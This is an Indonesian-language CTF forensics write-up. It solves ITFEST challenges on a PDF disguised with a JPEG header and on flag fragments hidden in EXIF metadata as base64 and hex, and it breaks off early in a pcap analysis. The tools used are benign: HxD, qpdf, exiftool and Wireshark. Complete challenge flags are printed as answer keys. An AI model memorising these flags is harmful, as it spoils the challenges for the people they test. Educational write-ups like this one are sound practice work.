
Denis: "Dit, liat laporanmu dong, aku mau liat"

File atau source code yang kita dapatkan


https://itfest-ctf.web.id/files/c76d50e6b55c950552b9f3568e1558c2/laporan.jpg?token=eyJ1c2VyX2lkIjozMCwidGVhbV9pZCI6MywiZmlsZV9pZCI6MTB9.atWsLA.wNl52BQZTGewfjZszBfzyQAafe0

Analisis

di deskripsi chall kita di kasih file jpg yang dimana ketika kita buka,tidak ada gambar yang muncul.



dan ketika kita buka isi dari file jpg ini dengan tools HxD maka akan muncul



```
Offset(h)  00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F  Decoded text
00000000  FF D8 FF E0 2D 31 2E 35 0A 25 E2 E3 CF D3 0A 37  ÿØÿà-1.5.%âãÏÓ.7
00000010  20 30 20 6F 62 6A 0A 3C 3C 0A 2F 54 79 70 65 20   0 obj.<<./Type
00000020  2F 46 6F 6E 74 44 65 73 63 72 69 70 74 6F 72 0A  /FontDescriptor.
00000030  2F 46 6F 6E 74 4E 61 6D 65 20 2F 54 69 6D 65 73  /FontName /Times
00000040  23 32 30 4E 65 77 23 32 30 52 6F 6D 61 6E 2C 42  #20New#20Roman,B
00000050  6F 6C 64 0A 2F 46 6C 61 67 73 20 33 32 0A 2F 49  old./Flags 32./I
00000060  74 61 6C 69 63 41 6E 67 6C 65 20 30 0A 2F 41 73  talicAngle 0./As
00000070  63 65 6E 74 20 38 39 31 0A 2F 44 65 73 63 65 6E  cent 891./Descen
00000080  74 20 2D 32 31 36 0A 2F 43 61 70 48 65 69 67 68  t -216./CapHeigh
00000090  74 20 36 37 37 0A 2F 41 76 67 57 69 64 74 68 20  t 677./AvgWidth
000000A0  34 32 37 0A 2F 4D 61 78 57 69 64 74 68 20 32 35  427./MaxWidth 25
000000B0  35 38 0A 2F 46 6F 6E 74 57 65 69 67 68 74 20 37  58./FontWeight 7
000000C0  30 30 0A 2F 58 48 65 69 67 68 74 20 32 35 30 0A  00./XHeight 250.
000000D0  2F 4C 65 61 64 69 6E 67 20 34 32 0A 2F 53 74 65  /Leading 42./Ste
000000E0  6D 56 20 34 32 0A 2F 46 6F 6E 74 42 42 6F 78 20  mV 42./FontBBox
000000F0  5B 2D 35 35 38 20 2D 32 31 36 20 32 30 30 30 20  [-558 -216 2000
00000100  36 37 37 5D 0A 3E 3E 0A 65 6E 64 6F 62 6A 0A 38  677].>>.endobj.8
00000110  20 30 20 6F 62 6A 0A 5B 32 35 30 20 30 20 30 20   0 obj.[250 0 0
00000120  30 20 30 20 30 20 30 20 30 20 30 20 30 20 30 20  0 0 0 0 0 0 0 0
00000130  30 20 30 20 30 20 32 35 30 20 30 20 30 20 35 30  0 0 0 250 0 0 50
00000140  30 20 35 30 30 20 35 30 30 20 30 20 30 20 30 20  0 500 500 0 0 0
00000150  30 20 30 20 30 20 33 33 33 20 30 20 30 20 30 20  0 0 0 333 0 0 0
00000160  30 20 30 20 30 20 37 32 32 20 30 20 30 20 37 32  0 0 0 722 0 0 72
00000170  32 20 36 36 37 20 30 20 30 20 30 20 33 38 39 20  2 667 0 0 0 389
00000180  30 20 37 37 38 20 36 36 37 20 39 34 34 20 37 32  0 778 667 944 72
00000190  32 20 37 37 38 20 36 31 31 20 30 20 37 32 32 20  2 778 611 0 722
000001A0  35 35 36 20 36 36 37 20 37 32 32 20 30 20 30 20  556 667 722 0 0
000001B0  30 20 30 20 30 20 30 20 30 20 30 20 30 20 30 20  0 0 0 0 0 0 0 0
000001C0  30 20 35 30 30 20 35 35 36 20 30 20 35 35 36 20  0 500 556 0 556
000001D0  34 34 34 20 30 20 30 20 35 35 36 20 32 37 38 20  444 0 0 556 278
000001E0  30 20 30 20 32 37 38 20 38 33 33 20 35 35 36 20  0 0 278 833 556
000001F0  30 20 35 35 36 20 30 20 30 20 33 38 39 20 30 20  0 556 0 0 389 0
00000200  35 35 36 5D 0A 65 6E 64 6F 62 6A 0A 36 20 30 20  556].endobj.6 0
00000210  6F 62 6A 0A 3C 3C 0A 2F 54 79 70 65 20 2F 46 6F  obj.<<./Type /Fo
00000220  6E 74 0A 2F 53 75 62 74 79 70 65 20 2F 54 72 75  nt./Subtype /Tru
00000230  65 54 79 70 65 0A 2F 4E 61 6D 65 20 2F 46 31 0A  eType./Name /F1.
```


disini ada keanehan dimana di dalam struktur dari file jpg nya mengadung kata
/FontDescriptor
/FontName /Times#20New#20Roman,Bold
/Flags 32
/ItalicAngle 0
/Ascent 891
/Descent -216
/CapHeight 677
/AvgWidth 427
/MaxWidth 2558
/FontWeight 700
/XHeight 250
/Leading 42
/StemV 42
/FontBBox [-558 -216 2000 677]
>>
endobj

dimana struktur seperti ini adalah struktur dari file pdf.jadi aku cek dulu jenis file dari laporan.jpg ini barang kali yang terbaca bukan jpg,tapi hasilnya malah jpg




```
┌──(siber㉿ITNSA)-[/mnt/d/refin_gabut/ITFEST/Foren]
└─$ file laporan.jpg
laporan.jpg: JPEG image data
```


jadi setelah cek jenis file nya aku coba lihat lagi struktur hex nya untuk memastikan bahwa memang ada struktur dari file pdf di dalamnya



dikarenakan hal tersebut aku langsung copy laporan.jpg dan merubah format nya dari jpg menjadi pdf.



tapi setelah ku buka,malah gak bisa.Hal tersebut di karenakan header dari file cplaporan.pdf belum di benarkan menjadi header dari file pdf



jadi setelah ku benarkan headernya jadi %PDF-1.5 dan ku buka lagi text yang bisa ku baca hanya subjudul,text selebihnya tidak bisa ku baca

LAPORAN UTAMA: LOREM IPSUM DOLOR

1. Pendahuluan

Lorem ipsum dolor sit amet, consectetur adipiscing elit. Sed do eiusmod tempor incididunt ut labore et dolore magna aliqua. Ut enim ad minim veniam, quis nostrud exercitation ullamco laboris nisi ut aliquip ex ea commodo consequat.

2. Pembahasan

Duis aute irure dolor in reprehenderit in voluptate velit esse cillum dolore eu fugiat nulla pariatur. Excepteur sint occaecat cupidatat non proident, sunt in culpa qui officia deserunt mollit anim id est laborum.

Sed Pertama: Curabitur pretium tincidunt lacus. Nulla gravida orci a odio.

3 R L Q . H G e X f B c i l i s I s , X n O I Q vel viverra auctor, leo magna sodales felis.

3 R L Q . H W L J D , 7) (6 7 ^ I D N B K D G H U B V O Y G B

3. Kesimpulan

Sed ut perspiciatis unde omnis iste natus error sit voluptatem accusantium doloremque laudantium, totam rem aperiam, eaque ipsa quae ab illo inventore veritatis et quasi architecto beatae vitae dicta sunt explicabo.

oleh karena itu kita coba periksa struktur dari file pdf nya dengan command
qpdf -check cplaporan.pdf
dan hasilnya adalah ada beberapa struktur dari file pdf yang hilang atau corrupt

```
┌──(siber㉿ITNSA)-[/mnt/d/refin_gabut/ITFEST/Foren]
└─$ qpdf -check cplaporan.pdf
WARNING: cplaporan.pdf: file is damaged
WARNING: cplaporan.pdf (offset 104045): xref not found
WARNING: cplaporan.pdf: Attempting to reconstruct cross-reference table
checking cplaporan.pdf
PDF Version: 1.5
File is not encrypted
File is not linearized
qpdf: operation succeeded with warnings
```

jadi untuk memperbaiki file pdf yang corrupt tadi kita bisa menggunakan command

qpdf cplaporan.pdf cplaporan_diperbaiki.pdf

dimana command tadi ketika di jalankan akan menghasilkan file cplaporan_diperbaiki.pdf dan ketika kita buka filenya maka kita akan mendapatkan flag

LAPORAN UTAMA: LOREM IPSUM DOLOR

1. Pendahuluan

Lorem ipsum dolor sit amet, consectetur adipiscing elit. Sed do eiusmod tempor incididunt ut labore et dolore magna aliqua. Ut enim ad minim veniam, quis nostrud exercitation ullamco laboris nisi ut aliquip ex ea commodo consequat.

2. Pembahasan

Duis aute irure dolor in reprehenderit in voluptate velit esse cillum dolore eu fugiat nulla pariatur. Excepteur sint occaecat cupidatat non proident, sunt in culpa qui officia deserunt mollit anim id est laborum.

• Poin Pertama: Curabitur pretium tincidunt lacus. Nulla gravida orci a odio.

• Poin Kedua: Null-e facilisis, nulla vel viverra auctor, leo magna sodales felis.

• Poin Ketiga: ITFEST{fak3_h3ader_s0lv3d_f0rensicGG}

3. Kesimpulan

Sed ut perspiciatis unde omnis iste natus error sit voluptatem accusantium doloremque laudantium, totam rem aperiam, eaque ipsa quae ab illo inventore veritatis et quasi architecto beatae vitae dicta sunt explicabo.

FLAG = ITFEST{fak3_h3ader_s0lv3d_f0rensicGG}

Nama Challenge:DETAIL
BY:hehang hebus
Kategori: Forensics
Point:50 (dinamis)

Deskripsi challenge


Seorang fotografer misterius mengirimkan foto ini kepadamu.

File atau source code yang kita dapatkan


https://itfest-ctf.web.id/files/cd6d26ed5067186bd9a66760d58f55da/foto_misterius.jpg?token=eyJ1c2VyX2lkIjozMCwidGVhbV9pZCI6MywiZmlsZV9pZCI6NDR9.atXH7g.qEp0lnNdnhfHihO7DpRdq5j906s

Analisis

di deskripsi chall kita di kasih file jpg dimana ketika kita buka hanya ada foto dari kartun spongebob



jadi langkah selanjutnya yang aku coba adalah melihat metadata dari foto tersebut dengan tools **exiftool** yang hasilnya sebagai berikut



```
┌──(siber㉿ITNSA)-[/mnt/d/refin_gabut/ITFEST/Foren]
└─$ exiftool foto_misterius.jpg
ExifTool Version Number         : 13.55
File Name                       : foto_misterius.jpg
Directory                       : .
File Size                       : 77 kB
File Modification Date/Time     : 2026:10:19 13:11:49+07:00
File Access Date/Time           : 2026:10:19 14:37:57+07:00
File Inode Change Date/Time     : 2026:10:19 13:11:49+07:00
File Permissions                : -rwxrwxrwx
File Type                       : JPEG
File Type Extension             : jpg
MIME Type                       : image/jpeg
JFIF Version                    : 1.01
Resolution Unit                 : None
X Resolution                    : 1
Y Resolution                    : 1
Exif Byte Order                 : Little-endian (Intel, II)
Image Description               : Suasana sore hari setelah hujan, diambil dari pinggir jalan.
Make                            : ITFEST Camera Co.
Camera Model Name               : Hunter-X1
Software                        : ITFEST{ini_flag_palsu_bukan_yang_asli}
Modify Date                     : 2026:10:17 09:00:00
Artist                          : SFVOVDNSX0VaXw==
Copyright                       : 494e315f4d34487d
Date/Time Original              : 2026:10:17 08:59:59
User Comment                    : ITFEST{M3TADAT4_
Image Width                     : 662
Image Height                    : 731
Encoding Process                : Progressive DCT, Huffman coding
Bits Per Sample                 : 8
Color Components                : 3
Y Cb Cr Sub Sampling            : YCbCr4:2:0 (2 2)
Image Size                      : 662x731
Megapixels                      : 0.484
```

di metadata dari foto jpg kita bisa lihat bahwa ada

- flag dump ITFEST{ini_flag_palsu_bukan_yang_asli}
- SFVOVDNSX0VaXw==
- 494e315f4d34487d
- ITFEST{M3TADAT4_ (bagian pertama dari flag)

di metadata dari foto ada bagian pertama dari flag dan ada text hex di bagian copyright serta ada base64 di bagian artist.

jadi aku decode text hex dan base64 di web yang mengahasilkan

- SFVOVDNSX0VaXw== → HUNT3R_EZ_
- 494e315f4d34487d → IN1_M4H}

jadi ketika 3 bagian itu ku gabungkan maka kita bisa mendapat flag utuh

FLAG = ITFEST{M3TADAT4_HUNT3R_EZ_IN1_M4H}

Nama Challenge: JEJAK PERAMBAN
BY:hehang hebus
Kategori: Forensics
Point:100 (dinamis)

Deskripsi challenge

Seorang staf divisi riset terlihat mondar-mandir di ruang server dengan laptop pribadinya beberapa saat sebelum mengajukan pengunduran diri mendadak. Administrator jaringan menemukan adanya sesi browsing internal yang tidak lazim menuju portal berkas proyek pada jam kerja tersebut.


File atau source code yang kita dapatkan

https://itfest-ctf.web.id/files/cc99ee79f55a56a84fdb902e37bb3e59/http_traffic.pcap?token=eyJ1c2VyX2lkIjozMCwidGVhbV9pZCI6MywiZmlsZV9pZCI6MjN9.atXMlg.SNgcYkrmCo_tuBTIeTXyVvWj4nw

Analisis

dari chall kita diberi file pcap.jadi untuk menganalisis chall ini dan mendapat flag kita bisa menggunakan wireshark.


ketika kita buka file pcap tersebut di wireshark maka akan mucul banyak package




dikarenakan kita tidak mungkin menganalisisnya satu satu maka kita bisa menggunakan fitur filter di bagian atas layar,kita ubah filternya jadi data.

filter data di wireshark berfungsi supaya hanya menampilkan package yang berisi data.jadi package yang tidak berisi apapun tidak akan di display.

